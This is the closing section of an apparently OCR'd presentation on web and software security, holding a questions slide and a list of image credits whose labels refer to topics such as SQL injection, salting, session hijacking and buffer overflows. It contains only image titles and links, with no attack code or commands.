

WOULD YOU LIKE TO KNOW MORE?

Recommended Reading










[REDACTED]

Roberto

DEMANDS

Your

Questions!



Identify, Exploit: http://s3.amazonaws.com/digitaltrends-uploads-prod/2016/02/hacker-keyboard-dark-room.jpg
Warning: https://i.gaw.to/photos/3/1/0/310203_Votre_conduite_est-elle_un_peu_rouillee.jpg
Futurama Characters (Multiple): http://pngimg.com/imgs/heroes/futurama/index.html
Trust: https://www.gsb.stanford.edu/sites/gsb/files/photo-is-peterson-trust-0616.jpg
Hackday: http://santaknowsbest.ca/seller-tips/renovation-mistakes/attachment/duct-tape-fixes-everything/
Story Time: https://www.laconialibrary.org/ImageRepository/Document?documentID=1206
Old Computer: https://www.dailydot.com/wp-content/uploads/b8e/54/e0b23b40a24e3f20208dbefd48cd0219.jpg
SQL License Plate: http://i.imgur.com/1EHtAqv.jpg
Shocked: https://pre00.deviantart.net/9b76/th/pre/i/2012/191/9/0/scootaloo_shocked_vector_by_sparklepeep-d56j3au.png
Blind Injection: http://radiuminteractive.com/wp-content/uploads/2013/05/blinds2.png
True/False: http://www.drchrisstephens.com/wp-content/uploads/2010/12/True-and-False-Sign1.jpg
Stopwatch: https://static.ybox.vn/2015/08/04d49454bf05ee901b29e83f096200f8.gif
Salting: https://images-na.ssl-images-amazon.com/images/I/71VNIbjBHAL._UL1500_.jpg
Salt Yay: https://vignette.wikia.nocookie.net/battlefordreamislandfanfiction/images/b/b0/Salt_Pose.png
Public: http://s.quickmeme.com/img/c7/c7b0527c59661d02e9e7a7fe8c1fd7dba1a78938afb092eb05e3793ef41d6374.jpg
Pepper Dance: http://rs165.pbsrc.com/albums/u55/BJ_BOBBI_JO9/Food%20and%20eating%20related/chilli.gif~c200
The Flash: http://www.dccomics.com/sites/default/files/GalleryComics_1920x1080_20161116_FLS_Cv1_581a5ebe389aa2.84758245.jpg
Borg: http://movies.trekcore.com/gallery/albums/firstcontacthd/firstcontacthd0183.jpg
Graph: https://d2v9y0dukr6mq2.cloudfront.net/video/thumbnail/SImAn91gin31gtxk/stock-market-fluctuations-graph-on-screen-indexes-going-up-and-down-statistics-electronic-chart-with-stock-market-fluctuations_h6zdiquyx_thumbnail-full12.png
Egg Message: https://cdn.instructables.com/FRV/6XAQ/HU8P1PBT/FRV6XAQHU8P1PBT.LARGE.jpg
Encryption: https://cloudhesive.com/wp-content/uploads/2016/03/Encrypting-Data.jpg
Tank: http://i.huffpost.com/gen/1525655/thumbs/o-ARMOURED-VEHICLE-facebook.jpg
Bank Vault: https://images-na.ssl-images-amazon.com/images/I/717f5I8KtjL._SL1024_.jpg
Thinking Monkey: https://www.walldevil.com/wallpapers/a58/wallpaper-scratchi-desktop-monkey-sstorage-puzzled-image.jpg
Base64 Password: https://paragonie.com/blog/2015/08/you-wouldnt-base64-a-password-cryptography-decoded
Top Secret: http://www.abetterinterview.com/wp-content/uploads/2013/02/Interview-Secrets.jpg
Homer: http://pngimg.com/uploads/simpsons/simpsons_PNG3.png
Hack the Planet: https://i.imgur.com/xjtVvON.jpg
Dangerous: http://gulf-insider-i35ch33zpu3sxik.stackpathdns.com/wp-content/uploads/2018/04/image.jpg
Cookie Monster: http://gclipart.com/wp-content/uploads/2017/03/Cookie-monster-clip-art-7-2.png
Clean hands: http://www.lakeunionrotary.org/wp-content/uploads/2013/03/110425_65573_Nepal_Gavin_Gough-1.jpg
Enigma: https://www.japantimes.co.jp/wp-content/uploads/2017/07/f-enigma-a-20170712.jpg
Glasses: http://hansengroupcompany.com/wp-content/uploads/2015/08/Fake-Prospect-1.png
Fry Not Sure If: http://i0.kym-cdn.com/entries/icons/original/000/006/026/NOTSUREIF.jpg
Hacker: https://hips.hearstapps.com/pop.h-cdn.co/assets/15/45/1600x1066/gallery-1446570700-hacker.jpg
Fry Panic: https://alice961994.files.wordpress.com/2014/11/futurama-fry-stress.png
Car Jack: https://www.kupplung.at/out/pictures/generated/product/1/640_640_90/1600x1600___z0100912_1600x1600_v1.png
Account Enumeration: https://lans-soapbox.com/wp-content/uploads/2012/08/to-do-list-cartoon.png
LEGO Heads: https://unsplash.com/photos/7Z03R1wOdmI
Session Management: https://www3.nd.edu/~cone/
Lego Stormtroopers: http://mediataskforce.de/wp-content/uploads/2014/05/5331336772_b43071390b_o.jpg
Cookie: https://www.kickstarter.com/projects/1375547326/big-cookie
Hijacking: https://i.ytimg.com/vi/33goUjp0i9A/maxresdefault.jpg
911 Phone: https://i.reddituploads.com/e48a14059ad147f1a2d4c43d55e6fca4?fit=max&h=1536&w=1536&s=d2ce5485396fc269c39599e7e709a86f
Bike Rack: https://i.imgur.com/5szQOCm.jpg
Car Plate: https://i.imgur.com/PhbIrcj.jpg
Traffic Lights: http://blog.pdus2go.com/blog-2/is-your-project-manager-traffic-light-broken/
Spiderman: https://orig00.deviantart.net/abc9/f/2016/348/b/9/spider_man___promotional_stock_art__2005_2012__by_figyalova-darngn6.png
Too Much Power: https://i.imgur.com/WVNevwZ.png
Borat: http://yourbrandlive.com/assets//images/blog/great_success_brandlive.png
Overflow: http://evreeves.org/wp-content/uploads/2013/08/Overflow.jpg
NOP Sled: https://i.imgur.com/K6WT20K.png
Would You Like To Know More?: https://static1.squarespace.com/static/574f0b9a37013b939ab0b866/t/5936b0e717bffc7a44df2ca0/1496756488470/
Roberto: https://1bigslug.deviantart.com/art/Futurama-Roberto-450218001